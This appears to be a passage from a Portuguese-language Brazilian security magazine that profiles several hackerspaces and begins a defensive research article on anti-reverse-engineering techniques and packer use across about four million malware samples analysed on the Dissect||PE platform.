O SJC Hacker Clube está fisicamente localizado em São José dos Campos, próximo ao shopping CenterVale. Mantemos nossa sede funcionando através de mensalidades dos sócios e de doações esporádicas. Atualmente contamos com mais de 30 sócios.

Temos diversas atividades abertas ao público. Para participar, envie um e-mail sei apresentando para a nossa lista de discussão, em *sjchackerclube@googlegroups.com*

Site: http://www.sjchackerclube.com.br

A História do SJC Hacker Clube

O trecho abaixo tem por objetivo preservar essa parte importante da nossa história que foi a fundação do clube.

Nosso grupo atual é o resultado da união de diversas iniciativas semelhantes, que atuavam separadamente pela região, mas com um objetivo em comum.

Por volta de 2011, um dos membros (Alex Porto), que já estava participando ativamente do Garoa Hacker Clube, em São Paulo, resolve buscar companheiros para construir um hackerspace em São José dos Campos. Nessa época ele cria um cartaz e cola em diversas faculdades

da cidade (Etep, Ita, Univap, etc), convidando os interessados a participar da lista hackerspaces-jc@googlegroups.com

A resposta aos cartazes é boa. Cerca de 30 pessoas se cadastram no grupo, mas apenas 3 ou 4 participam das mensagens eventuais. Algum tempo depois os membros desse grupo descobrem outro grupo se reunindo no Parque Santos Dumont, nas manhãs de sábado, para atividades com Arduino. Após uma reunião, no mesmo parque, os dois grupos se unem e todos passam a frequentar o mesmo quiosque do parque, semanalmente.
Desta reunião surgiu o primeiro post no nosso blog.

No final de 2011 aconteceu, em São José, o evento ValeSecConf, uma conferência de segurança da informação organizada pelo Jordan Bonagura. Alex ganhou um convite vip do Anchises, fundador do Garoa, para que pudesse ir ao evento promover a criação do hackerspace. Essa passagem ilustra o apoio que sempre recebemos do pessoal do Garoa, em especial do Achises. Sem o apoio deles, dificilmente teríamos nosso espaço hoje.

Fernando Damião, responsável pela comunicação do evento, re-tuíta mensagem de Alex. Na época eles não se conheciam ainda:*https://twitter.com/ValeSecConf/status/110385373951176704*
Após o ValeSecConf a lista de discussão cresceu um pouco, mas as coisas continuavam devagar.
Até que em fevereiro de 2013, Jordan Bonagura aparece numa reunião no Parque Santos Dumont, disposto a levar a idéia do hackerspace adiante. Jordan trazia um grupo de pessoas, que também passaram a participar das reuniões do parque. A esses 3 grupos se uniu também um grupo do Facebook chamado Vale Hacker Clube, capitaneado pelo Giovane Liberato.

E foi apenas quando estes 4 grupos se juntaram que conseguimos a sinergia necessária para tocar esse ideal. Em apenas um mês, com a colaboração de várias pessoas, conseguimos

"E foi apenas quando estes 4 grupos se juntaram que conseguimos a sinergia necessária para tocar esse ideal"

encontrar uma casa, alugá-la, montar uma infraestrutura básica, criar as documentações mínimas para gerenciar o clube, e fazer nosso churrasco de inauguração, no dia 7 de abril de 2013

Fundação: 07/04/2013

Endereço: Rua Copenhague, 161 – Jardim Augusta – São José dos Campos – São Paulo

Membros: 43

Atividades: Arduíno, sistemas operacionais, hacking, eletrônica, robótica, clube do livro, noite de filmes, marcenaria, japonês, cubo mágico, lockpicking, entre outros.

Oeste Hacker Clube

POR OESTE HACKER CLUB

FONTE: OESTE HACKER CLUBE

O Oeste Hacker Clube, o hackerspace de Bauru, nasceu depois do conhecimento sobre hackerspaces na Campus Party de 2011. Seu desenvolvimento foi mais lento no começo, resumida a uma lista de e-mails sem um objetivo específico.

Por volta de setembro de 2012, com a vinda de novos membros, o Oeste começou a tomar graça. Iniciaram novas discussões, um logo foi desenvolvido, camisetas foram criadas e houve uma maior interação entre os participantes com encontros frequentes visando a elaboração de projetos anteriormente discutidos.

Logo o OHC efetivou uma parceria com o SESC Bauru que cedeu um espaço com infraestrutura básica de rede e computadores para que pudesse acontecer algumas atividades elaboradas pelo hackerspace para todos que estivessem interessados.

A primeira atividade foi um minicurso de Python, que aconteceu de Julho/2012 a Setembro/2012. Esta primeira experiência foi tão bem sucedida, que atualmente é realizado um minicurso de HTML 5 de Setembro/2012 a Dezembro/2012.


Outras atividades estão prestes a ocorrer. Dentre elas, um wardriving pelos principais pontos da cidade de Bauru, cujo objetivo é mostrar a fragilidade da rede wireless sem a devida configuração segura.

Como o objetivo é informar, não haverá captura de dados ou mesmo a quebra de protocolos de proteção.

O OHC ainda não possui uma sede física; encontros estão sendo realizados para que se possa ter um mínimo de pessoas interessadas em contribuir com essa causa.

Área 31 HackerSpace

POR ÁREA 31 HACKERSPACE



Área31
HACKERSPACE

FONTE: ÁREA 31 HACKERSPACE

O primeiro HackerSpace mineiro em funcionamento, com apoio dos maiores hackerspaces e eventos de tecnologia do Brasil.

Um hackerspace é um laboratório comunitário, aberto e colaborativo que propicia a troca de conhecimento através de uma infraestrutura para que entusiastas de tecnologia realizem projetos em diversas áreas, como eletrônica, software, robótica, segurança, espaçomodelismo, biologia, culinária, audiovisual e artes - ou o que mais a criatividade permitir. Também pode ser visto como uma oficina comunitária e um clube social. É um espaço criado e mantido pelos seus membros, através do pagamento de mensalidades e doações.

Site: *http://www.area31.net.br*

Fundação: 11/08/2013


Endereço: Bairro Anchieta - Belo Horizonte - Minas Gerais (restrito por enquanto apenas a membros convidados)

Membros: 12

Atividades: Oficinas de raspberry pi, arduíno, impressoras 3D, modelagem 3D e sistemas operacionais Unix e familiares. Administração, hacks, ajustes, reparos e demais desenvolvimentos de projetos de tecnologia, cultura e educação digital.. Em breve novas atividades.

V Hacker Clube

POR V HACKER CLUBE



FONTE: V HACKER CLUBE

Visando criar um Hackerspace diferenciado, verdadeiramente anarquista, revolucionário, transgressor, libertário e subversivo, sem regras, sem membros pagantes, sem restrições artificiais e disponível 24 horas (na medida do possível), Igor Isaias Banlian cedeu a garagem de sua casa para a fundação do V Hacker Clube, que será feita em breve, assim que tal espaço esteja devidamente preparado para receber um Hackerspace.

Mídia:

Blog: *www.vhackerclube.tk* (Em construção!)
Fórum: *www.vhackerclube.tk/forum* (Em construção!)
Wiki: *www.vhackerclube.tk/w* (Em construção!)

Local:

Rua Brasiluso Lopes, 154A
Bairro: Jardim Peri
Cep.: 02634-020
São Paulo / SP

O local fica na Zona Norte de São Paulo 40 a 50 minutos de ônibus da estação Santana do Metrô, ou a 25 a 30 minutos de carro, vindo da mesma estação).

Obs.: O V Hacker Clube ainda não opera em tal espaço físico devido ao referido espaço ainda não estar pronto para receber os visitantes.

Contatos:

E-mail: *vhackerclube@gmail.com*
Telefone: (+55 11) 2231-9758
*Administrador e fundador: Igor Isaias Ban*lian *(igorisaiasbanlian@gmail.com)*

Serviços que oferecerá, totalmente gratuitos:

Uso de ferramentas profissionais, como Dremel (mini retífica), estação de solda, alicates, multímetro digital da Minipa, chaves de fenda, philips, de boca, allen, chaves estrela para abrir celulares, furadeira, parafusadeira, fontes de bancada, dentre outras ferramentas (desde que tais ferramentas não sejam roubadas);

Disponibilidade de placas de prototipagem eletrônica para serem utilizadas no local, tais como Arduinos, LaunchPad MSP430, Raspberry Pi, etc. (desde que tais placas não sejam roubadas);

PCs para acesso livre e irrestrito a Internet (desde que tais PCs não sejam roubados);

Internet Vivo Speedy com Wi-Fi, de 4 Megas, de graça, para ser utilizada no local, com rede Wi-Fi sem senha e sem guardar logs;

Treinamento em qualquer coisa referente a Informática e Eletrônica que você não saiba e queira vir aqui tirar suas dúvidas e perguntar a respeito, um tipo de "fale pessoalmente com o técnico", também totalmente gratuito;

Exposição de robôs, sendo atualmente um robô humanoide de +- 40cm (de alumínio anodizado preto, com 17 servomotores), um robô seguidor de linhas com Arduino, e um BeetleBot, podendo participar no desenvolvimento / melhoramento dos mesmos, caso queira;

Hospedagem de projetos Web de graça, sites, fóruns, blogs, wikis, redes sociais, enfim, o que você quiser, de forma ilimitada, com a qualidade do HostGator;

Dentre outras atividades planejadas (ver abaixo), eventos e projetos, sempre totalmente gratuitos.

Atividades planejadas:

Instalação gratuita de Softwares Livres e Open Source;

Debates sobre movimentos sociais, políticos e ideológicos (sem censura);

"UM HACKERSPACE DIFERENCIADO, VERDADEIRAMENTE ANARQUISTA, REVOLUCIONÁRIO, TRANSGRESSOR, LIBERTÁRIO E SUBVERSIVO, SEM REGRAS, SEM MEMBROS PAGANTES, SEM RESTRIÇÕES ARTIFICIAIS E DISPONÍVEL 24 HORAS"

Disponibilização de softwares (Warez);

Reduto onde se pratica o Kopimismo;

Debates sobre o Partido Pirata e a pirataria na política;

Organização de passeatas, protestos e movimentos pelas ruas de São Paulo;

Disponibilização de infraestrutura para movimentos de mídia independente.

Garoa Hacker Clube

POR GAROA HACKER CLUBE

IMAGEM DE TONY DE MARCO

O Garoa Hacker Clube é o primeiro hackerspace brasileiro, em funcionamento em São Paulo desde Agosto de 2010. O Garoa é um laboratório comunitário, aberto e colaborativo, que proporciona a infraestrutura necessária para que entusiastas de tecnologia possam trocar conhecimento e experiências, um local onde pessoas podem se encontrar, socializar, realizar projetos e atividades em diversas áreas, como segurança, hardware, eletrônica, robótica, espaçomodelismo, software, biologia, música, artes plásticas ou o que mais a criatividade permitir.

O Garoa possui um espaço permanente e em constante evolução em uma casa no bairro de Pinheiros, na cidade de São Paulo, aberto a todos que o quiserem frequentar. Temos diversos equipamentos, ferramentas e materiais para a realização de projetos, como uma Impressora 3D, Arduinos, componentes eletrônicos variados, ferramentas básicas de marcenaraia, estações de solda e de retrabalho, instrumentação eletrônica (osciloscópios, geradores de função, multímetros e fontes reguladas), hardware velho, uma biblioteca e uma ludoteca. Todo o financiamento provem de contribuições da comunidade, na forma de mensalidades de seus associados, que são membros regulares do Garoa, e também de doações.

A História do Garora Hacker Clube

Embora muitos dos membros fundadores do Garoa já tivessem tido contato anterior com o conceito de hackerspaces ou outros tipos de laboratórios coletivos, as primeiras discussões sobre a criação do espaço começaram em junho de 2009, em uma comunidade no Ning, já desativada. Esta comunidade serviu para atrair um grupo heterogêneo de pessoas interessadas.

A primeira divulgação pública da idéia de criar um hackerspace na cidade de São Paulo acon-

"A primeira divulgação pública da idéia de criar um hackerspace na cidade de São Paulo aconteceu na Campus Party de 2010"

teceu na Campus Party de 2010, e em julho deste mesmo ano ocorreu uma primeira reunião presencial do grupo que vei a fundar o Garoa. Em agosto de 2010 criamos um espaço físico permanente de 12m², em um pequeno porão da Casa da Cultura Digital (CCD).

Nesta sede começamos a organizar eventos regulares, desenvolvemos vários projetos individuais e coletivos, e conseguimos constituir uma associação sem fins lucrativos para dar apoio administrativo e financeiro para as atividades do Garoa. O Garoa permaneceu na CCD até Fevereiro de 2013, quando mudou para uma nova sede, uma ampla casa em Pinheiros.

Endereço: Rua Costa Carvalho, 567 Fundos. Pinheiros, São Paulo-SP. CEP 05429-130
Inauguração: 28 agosto de 2010
Fundação: 20 de fevereiro de 2011
Membros: aproximadamente 40 associados
IRC: #garoa em irc.freenode.net
Lista de discussão: hackerspacesp@google-groups.com
Twitter: @garoahc
Identi.ca: !garoa

Utilização de Anti-Engenharia Reversa por Malware

POR GABRIEL NEGREIRA BARBOSA

Introdução e Objetivos

Ataques a sistemas computacionais causados por malware é um problema atual *[1] [2] [3]*, de difícil solução *[4]*. Com o passar do tempo, os malware estão cada vez mais desenvolvidos *[4] [5] [6] [7*] e difíceis de detectar *[4]*. Tais fatores, aliados à grande quantidade (centenas de milhares) de novos malware sendo descobertos diariamente [8], dificultam a análise do atual cenário.

Analisar o comportamento dos malware atualmente ativos pode ajudar a melhorar as proteções existentes. Porém, dado o grande número de novos malware, tal pesquisa deve ser realizada com uma quantidade compatível de amostras. Adicionalmente, deve-se utilizar malware atuais.

Este artigo tem por objetivo descrever a utilização de técnicas de anti-engenharia reversa por malware, com base em uma pesquisa intitulada "Scientific but Not Academical Overview of Malware Anti-Debugging, Anti-Disassembly and Anti-VM Technologies" inicialmente divulgada na BlackHat 2012 Las Vegas (o autor deste artigo também é um dos autores dessa pesquisa utilizada como base) *[9] [10*].

A Seção 2 descreve o Dissect II PE *[11],* o projeto de analise automatizada de malware utilizado na pesquisa.

A Seção 3 discute a metodologia utilizada para chegar nos resultados discutidos na Seção 4.

Por fim, a Seção 5 conclui o trabalho e a Seção 6 lista as referências utilizadas ao longo deste artigo.

Projeto Dissect II PE

Dissect II PE é um projeto gratuito e de "arquitetura aberta" de uma plataforma completa de análise automatizada de malware, constantemente mantida por profissionais da área. O código não é aberto, porém a arquitetura é constantemente publicada para ajudar pesquisadores a codificar suas próprias plataformas *[12]*. Atualmente, somente malware de Windows são suportados por tal projeto. A principal ideia por trás do projeto é

"Estima-se que o projeto tenha mais de 30 milhões de samples únicos em sua base de malware que está em constante expansão"

contribuir com a comunidade, provendo:

• **Poder computacional e uma atualizada base de malware para pesquisadores ao redor do mundo.** Uma pesquisa sobre o cenário de malware (e não sobre certos malware específicos) deve se basear em experimentos com uma quantidade de amostras compatível com as centenas de milhares de malware descobertos semanalmente. Porém, tal quantidade de boas amostras e poder computacional para tal processamento não estão disponíveis para a grande maioria dos pesquisadores.

• **Pesquisas de qualidade para a comunidade.** O Dissect II PE possui uma equipe de pesquisadores que constantemente publica trabalhos em conferências renomadas *[12].* Os resultados de tais pesquisam visam melhorar as atuais proteções, aprimorar a compreensão sobre o atual cenário de malware, e prover detalhes sobre samples específicos.

Estima-se que o projeto tenha mais de 30 milhões de samples únicos em sua base de malware que está em constante expansão. Os malware são obtidos através da troca de samples com parceiros (pesquisadores renomados e empresas importantes). A título de exemplo, diariamente o projeto recebe 150 GB de novos malware. O Mapa 1 ilus-

tra a localização geográfica dos parceiros atuais:

Mapa 1 – Localização geográfica dos parceiros do Dissect || PE. Os marcadores não indicam a posição de cada parceiro, somente ilustram os países em que ao menos um parceiro está presente.

O sistema é composto por dois componentes principais: front-end e back-end.

Front-End

Este componente, implementado por 1 servidor localizado na Alemanha, possui diversas funções. Uma delas é realizar a troca de malware com os parceiros. A medida que novos malware são recebidos, o front-end também realiza uma pré-classificação que, além de coletar dados genéricos como hashes MD5 e SHA-1, também detecta samples repetidos para evitar desperdício de processamento.

Após a pré-classificação, os malware são submetidos a um processo de scheduling para que um servidor do back-end os analise de fato. O processo de scheduling está documentado em um artigo publicado no IEEE Malware 2011 *[13]*.

O front-end também hospeda o site principal do projeto, onde os resultados das análises são divulgados à comunidade.

O site pode ser acessado através do endereço *https://www.dissect.pe.*

Back-End

Este componente, atualmente implementado por 9 servidores localizados no Brasil, é o responsável pelo processamento das análises dos malwares. Suas duas características principais são:

• **Escalabilidade:** Para aumentar o poder computacional, basta adicionar um novo servidor na rede e copiar o software de análise. Desta forma, o novo servidor já é detectado pelo sistema e inicia o processamento de malware.

• **Flexibilidade:** Pode-se facilmente adicionar e remover algoritmos de análise de malware.

A chave para alcançar a flexibilidade supracitada são os plugins. Um plugin, no conteto do Dissect II PE, é qualquer software, escrito em qualquer linguagem, que realiza algum processamento no malware.

Desta forma, o trabalho do back-end é basicamente executar todos os plugins aplicáveis para cada malware recebido através do scheduling. A título de exemplo, para a pesquisa apresentada neste artigo foram escritos diversos plugins para detectar técnicas de anti-engenharia reversa nos malware.

Os plugins também permitem que a comunidade contribua com o projeto: se algum pesquisador necessitar alguma análise específica, basta enviar o(s) plugin(s) ao projeto que o mesmo será executado na base de malware e os resultados serão disponibilizados.

Por medidas de segurança, há diversos controles para manter a integridade do sistema. Adicionalmente, como o sistema foi feito para pesquisadores, problemas na execução de plugins não produzem falhas no ambiente: nesses casos, o pesquisador receberá os logs detalhando o problema para que o mesmo possa ser corrigido.

A plataforma foi concebida para que a escrita de plugins fosse uma tarefa simples e pudesse ser realizada sem a necessidade de se estudar APIs e longos manuais. O mecanismo se baseia em

enviar ao plugin, via argumentos (“argv”), informações sobre o malware como por exemplo o caminho completo para o binário. O plugin deve enviar à saída padrao os resultados do processamento. Desta forma, o tratamento de plugins é independente de linguagem de programação.

Atualmente, o sistema suporta plugins escritos em C e Python. Porém, pode-se, de forma trivial, adicionar suporte a qualquer outra linguagem de programação. Se algum pesquisador que deseja executar plugins na plataforma necessite de alguma outra linguagem de programção, basta contatar a equipe do projeto que só não será adicionado suporte se isso colocar o sistema em risco. Os códigos 1 e 2 possuem exemplos de plugins.

print “Plugin em Python” *- Código 1 – Plugin escrito em Python cujo resultado capturado pelo sistema é a string “Plugin em Python”.*

```
#include <stdio.h>
int main(int argc, char **argv) {
   printf(“Plugin em C\n”);
   return 1;
}
```

- Código 2 – Plugin escrito em C cujo resultado capturado pelo sistema é a string “Plugin em C”.

Os plugins podem ser de dois tipos: estáticos e dinâmicos. Os estáticos são utilizados para análise estática, ou seja, sem realizar a execução do malware – por exemplo, a análise do disassembly do malware. Os dinâmicos são utilizados para análise dinâmica, ou seja, em uma máquina virtual onde o malware é executado – por exemplo, detecção de arquivos criados pelo malware. Adicionalmente, ressalta-se que durante a análise dinâmica o tráfego de rede é capturado pelo sistema.

Metodologia

Nesta pesquisa, foram analisados 4.030.945 de malware provenientes de parceiros com alto grau de confiabilidade, em uma infra-estrutura com 72 cores e 100 GB de RAM (distribuídos nos 9 servidores do back-end). Somente foram utilizados samples PE 32-bit.

O principal foco da pesquisa apresentada por este artigo é estudar a utilização de técnicas de anti-engenharia reversa por malware. As categorias de

“Uma análise estática também está vulnerável a proteções implementadas no malware”

técnicas de anti-engenharia reversa utilizadas na pesquisa são:

• **Anti-debugging:** Técnicas para comprometer debuggers e/ou o processo de debugging.

• **Anti-disassembly:** Técnicas para comprometer disassemblers e/ou o processo de disassembly.

• **Ofuscação:** Técnicas para dificultar a criação de assinaturas e deixar o código “disassemblado” mais difícil de ser analisado por um profissional.

• **Anti-VM:** Técnicas para detectar e/ou comprometer máquinas virtuais.

Esta pesquisa também analisou a utilização de packers por malware. Com relação aos packers, ressalta-se:

• **Samples com packer:** Diferentes samples com o mesmo packer foram contabilizados como 1 só sample. Isso se deve ao fato de que essa pesquisa não realizou o “unpacking”, e desta forma analisar mais de um sample com o mesmo packer implicaria em analisar o mesmo código mais de uma vez. Todos os packers foram analisados e suas características podem ser encontradas no artigo original dessa pesquisa *[10]*.

• **Samples sem packer:** Evitou-se utilizar samples maiores que 3,9 MB por motivos de desempenho. Porém, alguns samples maiores que esse tamanho foram analisados, como por exemplo o malware Flame.

Esta pesquisa utilizou somente análise estática,

principalmente por motivos de desempenho: uma análise dinâmica demanda mais tempo de processamento. Adicionalmente, pelo fato de o malware ser de fato executado, uma análise dinâmica permite que seus mecanismos de segurança sejam executados, de forma que a análise possa ser detectada ocasionando uma interferência nos resultados.

Uma análise estática também está vulnerável a proteções implementadas nos malware, como por exemplo técnicas de anti-disassembly. Porém, como não há código em execução, certos cuidados podem ser tomados para minimizar os efeitos adversos de tais proteções: numa abordagem estática, o analista possui vantagem sobre o malware, diferentemente do que ocorre em uma análise dinâmica.

Há determinadas técnicas de anti-engenharia reversa que não podem ser detectadas somente com análise estática: para esses casos, plugins dinâmicos complementares foram desenvolvidos. Porém, esta pesquisa não executou tal parte dinâmica e tais técnicas não estão incluídas nos resultados por não apresentarem resultados assertivos.

Determinados plugins presente no sistema não são capazes de, para todos os casos, chegar a um resultado determinístico quanto à detecção ou não da técnica de anti-engenharia reversa que procura: alguns algoritmos desenvolvidos podem encontrar apenas algumas evidências que não são fortes o suficiente para considerar determinada técnica como detectada ou não. Esses casos não estão incluídos nos resultados desta pesquisa.

Foi desenvolvido e utilizado nessa pesquisa um framework para análise de disassembly, para:

• Simplificar o desenvolvimento de plugins de análises sobre disassembly de malware.
• Otimizar a execução dos plugins, pois o malware é submetido ao processo de disassembly somente uma vez e todos os plugins utilizando o framework compartilham o resultado.

Ressalta-se ainda que as análises feitas nessa pesquisa se baseiam somente nas seções dos binários PE 32-bit que são executáveis e que o entrypoint está presente (mesmo que tal seção não seja executável). Essa abordagem reduz a probabilidade de se analisar dados como sendo código e otimiza o tempo de análise. Seções não executáveis, mesmo que referenciadas por seções analisadas, não foram analisadas: futuras pesquisas cobrirão esta lacuna.

Antes de ir para produção, cada plugin é executado contra um conjunto pré-estabelecido de 883 malware. Esse processo foi utilizado para detectar bugs, testar o desempenho e validar a detecção de técnicas de anti-engenharia reversa.
As técnicas de anti-engenharia reversa utilizadas nesse trabalho foram selecionadas das seguintes fontes:
• Artigos estado-da-arte.

• Malware que são encontrados atualmente em sistemas computacionais.

Resultados e Discussão

Todos os malwares da pesquisa (4.030.945) foram submetidos a algoritmos de detecção de packers e os resultados estão exibidos no Gráfico 1.





Gráfico 1 – Presença de packers.

Percebe-se que a maioria dos malware analisados não utilizam packers. Esse dado pode ser um indicativo de que detecção de packers, de forma isolada, pode não ser uma opção eficiente para detectar malware. Todavia, em ambientes corporativos onde as aplicações usualmente não utilizam packers, essa opção poderia ser utilizada para complementar as soluções de segurança existentes.

O Gráfico 2 ilustra as famílias de packers mais prevalentes nos malware analisados.



O Gráfico 2 ilustra as famílias de packers mais prevalentes nos malware analisados.

Das famílias detectadas, nota-se que UPX e Armadillo representam a grande maioria.

Dentre os malware utilizados nesta pesquisa, encontram-se amostras que estão atacando as redes de bancos brasileiros. O Gráfico 3 ilustra a utilização de packers por esses malware.




Gráfico 3 – Uso de packers por malware que estão atacando redes de bancos brasileiros.

Pode-se notar que, diferentemente do contexto global, mais da metade desses malware utilizam packers.

Esses números podem indicar que, a fim de complementar outras soluções de segurança, detecção de packers pode ser uma técnica eficiente para bancos brasileiros. Aplicações legítimas que utilizam packers podem ser simplesmente adicionadas a uma whitelist, reduzindo falso-positivos.

Deste ponto em diante, os gráficos levam em consideração somente os malware sem packer. De acordo com o Gráfico 1, 65,21% dos malware não possuem packer. Logo, a amostra analisada nos seguintes gráficos é de aproximadamente 2.628.579 malware.

Esta pesquisa, que analisou técnicas de anti-engenharia reversa presentes em malware, pode ser sumarizada pelo Gráfico 4.




Gráfico 4 – Malware em que foi detectada ao menos 1 técnica de anti-engenharia reversa.

